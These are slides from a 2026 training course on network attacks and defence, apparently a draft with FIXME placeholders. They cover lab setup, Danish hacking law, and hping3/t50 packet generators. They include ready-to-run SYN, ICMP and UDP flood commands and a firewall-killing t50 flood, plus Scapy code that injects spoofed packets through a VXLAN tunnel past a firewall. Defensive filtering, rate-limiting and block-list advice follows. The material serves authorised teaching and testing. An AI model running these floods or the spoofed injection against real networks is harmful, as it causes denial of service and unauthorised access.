

Welcome to

Network Attacks II – Hands-on & Defence

Saint Cyber – Cyber Akademiet, 2026

Henrik Kramselund he/him han/ham hlk@zencurity.com @kramse

Slides are available as PDF, https://codeberg.org/kramse
academy-2026-day1-network-attacks-II.tex in the repo security-courses

© license CC BY 3.0. 2026 Henrik Kramselund

Goals for today




- Demonstrate network-attack techniques in an authorised lab
- Observe the effect of flooding on a target
- Recommend defences: patching, monitoring, rate/connection limits, filtering, CDN and DDoS protection

Plan for today



- Lab setup and the legal issues
- Packet generators and hping3
- Scapy packet crafting
- Designing the protection – filtering and rate limits
- Results: before and after filtering

Hackerlab setup



- I recommend getting a hackerlab running on your laptop
- Hardware: modern laptop which has CPU virtualization
  Dont forget to check BIOS settings for virtualization
- Software: your favorite OS: Windows, Mac, Linux
- Virtualization software: VMware, Virtual box, HyperV
- Hacker software: Kali as a Virtual Machine https://www.kali.org/
- Tools – we will use two packet generators today hping3 and t50
- Testing production systems would probably be better with physical host
  but only a small PC is needed even for 10Gbps testing


Testing network the legal issues



Straffelovens paragraf 263 Stk. 2. Med bøde eller fængsel indtil 1 år og 6 måneder straffes den, der uberettiget skaffer sig adgang til en andens oplysninger eller programmer, der er bestemt til at bruges i et informationssystem.

- Danish law about hacking
- Please check with your legal department, or be careful
- We **always** contact network between us and the network to be tested
- Be good netizens

Packet generators



- Scapy is an example packet generator, allowing you to use Python
- It is very flexible and often *fast enough*, but other times, not fast enough
- Lots of other tools exist, some work as kernel modules even
- I love hping3 and t50 – and use them for stress testing firewalls and devices
- Started building a replacement or `penguinping`

♡ love internet packets ♡

hping3 packet generator



```
usage: hping3 host [options]
  -i  --interval  wait (uX for X microseconds, for example -i u1000)
      --fast      alias for -i u10000 (10 packets for second)
      --faster    alias for -i u1000 (100 packets for second)
      --flood      sent packets as fast as possible. Don't show replies.
UDP/TCP
  -s  --baseport   base source port             (default random)
  -p  --destport   [+][+]<port> destination port(default 0) ctrl+z inc/dec
  -L  --setack     set TCP ack
  -F  --fin        set FIN flag
  -S  --syn        set SYN flag
...
```

- Hping3 packet generator is a very flexible tool to produce simulated DDoS traffic with specific charateristics
- Home page: http://www.hping.org/hping3.html Source repository https://github.com/antirez/hping
- My fork with IPv6 and VXLAN branches added https://github.com/kramse/hping-2018
- Used to be my primary DDoS testing tool, now I am moving to PenguinPing / MoonGen

Running Attacks with hping3



```
# export CUST_IP=192.0.2.138
# date;time hping3 -q -c 1000000  -i u60 -S -p 80 $CUST_IP &
Thu Jan 21 22:37:06 CET 2022
HPING 192.0.2.1 (eth0 192.0.2.1): S set, 40 headers + 0 data bytes

--- 192.0.2.1 hping statistic ---
1000000 packets transmitted, 999996 packets received, 1% packet loss
round-trip min/avg/max = 0.9/7.0/1005.5 ms

real    1m7.438s
user    0m1.200s
sys     0m5.444s
```

Dont forget to do a killall hping3 when done ☺

Test-cases / Scenarios



The minimal run contains at least these:

- SYN flood: `hping3 -q -c 1000000  -i u60 -S -p 80 $CUST_IP &`
- SYN+ACK: `hping3 -q -c 1000000  -i u60 -S -A -p 80 $CUST_IP &`
- ICMP flood: `hping3 -q -c 1000000 --flood -1 $CUST_IP &`
- UDP flood: `hping3 -q -c 1000000 --flood -2 $CUST_IP &`
- Near end of test we also throw in the joker to **kill firewalls**
  `t50 --flood --protocol T50 $CUST_IP`

While testing I use the tool `ifpps` tool from the Netsniff-ng package http://netsniff-ng.org/ to monitor sending speed, or you can use your router/switch – Junos `monitor interface`

Snippets of Scapy



First create VXLAN header and inside packet

```
vxlanport=4789      # RFC 7384 port 4789, Linux kernel default 8472
vni=37              # Usually VNI == destination VLAN
vxlan=Ether(dst=routermac)/IP(src=vtepsrc,dst=vtepdst)/
   UDP(sport=vxlanport,dport=vxlanport)/VXLAN(vni=vni,flags="Instance")
broadcastmac="ff:ff:ff:ff:ff:ff"
randommac="00:51:52:01:02:03"
attacker="185.27.115.666"
destination="10.0.0.10"
# port is the one we want to contact inside the firewall
insideport=53
testport=54040
packet=vxlan/Ether(dst=broadcastmac,src=randommac)/IP(src=attacker,
    dst=destination)/UDP(sport=testport,dport=insideport)/
    DNS(rd=1,id=0xdead,qd=DNSQR(qname="www.wikipedia.org"))
```

Fun fact, Unbound on OpenBSD reply to DNS requests received in Ethernet packets with broadcast destination and IP destination being the IP of the server

Send and receive - from another source



Send and then wait for something, not from same IP bc from inside NAT, but port should be OK

```
pid = os.fork()
if pid:
    print "parent: setting up sniffing"
    # Wait for UDP packet
    data = sniff(filter="udp and port 54040 and net 192.0.2.0/24", count=1)
else:
    time.sleep(10)
    print "child: sending packet"
    sendp(packet,loop=0)
    print "child: closing"
    sys.exit(0)
data[0].show()
```


Source port in the inside request packet, becomes the destination port in replies from the server - 54040

Scapy – exercise



- **FIXME:** reuse your existing Scapy exercise (spoofed source / multi-port)

Protection – Enable More Packet filtering



- Packet filtering can be done one single packets – stateless filtering
- We can save information about direction and ongoing traffic – stateful filtering/firewalling
- *Filtering* can also be setting a maximum number of packets for a protocol – rate limit by protocol


Designing the protection – bandwidth and rate limit




Protocol	Mbps	Prefix
TCP	Up to full bandwidth 10Gbps	192.0.2.0/25
UDP	Less than 1Gbps	192.0.2.128/25
ICMP	Less than 10Mbps	192.0.2.0/24

- Create an address plan for your services
- Monitor your traffic – how much UDP and TCP do you have, roughly
- Above is a simplified example – dig deeper into your traffic


Results from implementing – DDoS traffic before filtering





Only two links shown, at least 3Gbit incoming for this single IP

DDoS traffic after filtering



Link toward server (next level firewall actually) about 350Mbit outgoing

Knowing what it going on, is half the battle

DROP SOME TRAFFIC NOW



- Drop some traffic on the border of everything
- Seriously do NOT allow Windows RPC across borders
- Border here may be from regional country office back to HQ
- Border may be from internet to internal networks
- Block Windows RPC ports, 135, 137, 139, 445
- Block DNS directly to internet, do not allow clients to use any DNS, fake 8.8.8.8 if you must internally
- Block SMTP directly to internet
- Create allow list for internal networks, client networks should not contact other client networks but only relevant server networks

You DONT need to allow direct DNS towards internet, except from your own recursive DNS servers

If you get hacked by Windows RPC in 2022, you probably deserve it, sorry for being blunt

Best would be to analyze traffic and create allow lists, some internal networks to not need internet at all

Summary & references



- Attacks are easy to generate – defences are filtering, rate limits, monitoring and DDoS protection
- **FIXME:** add CDN / DDoS-protection service slide if you want it (subject plan obj 9)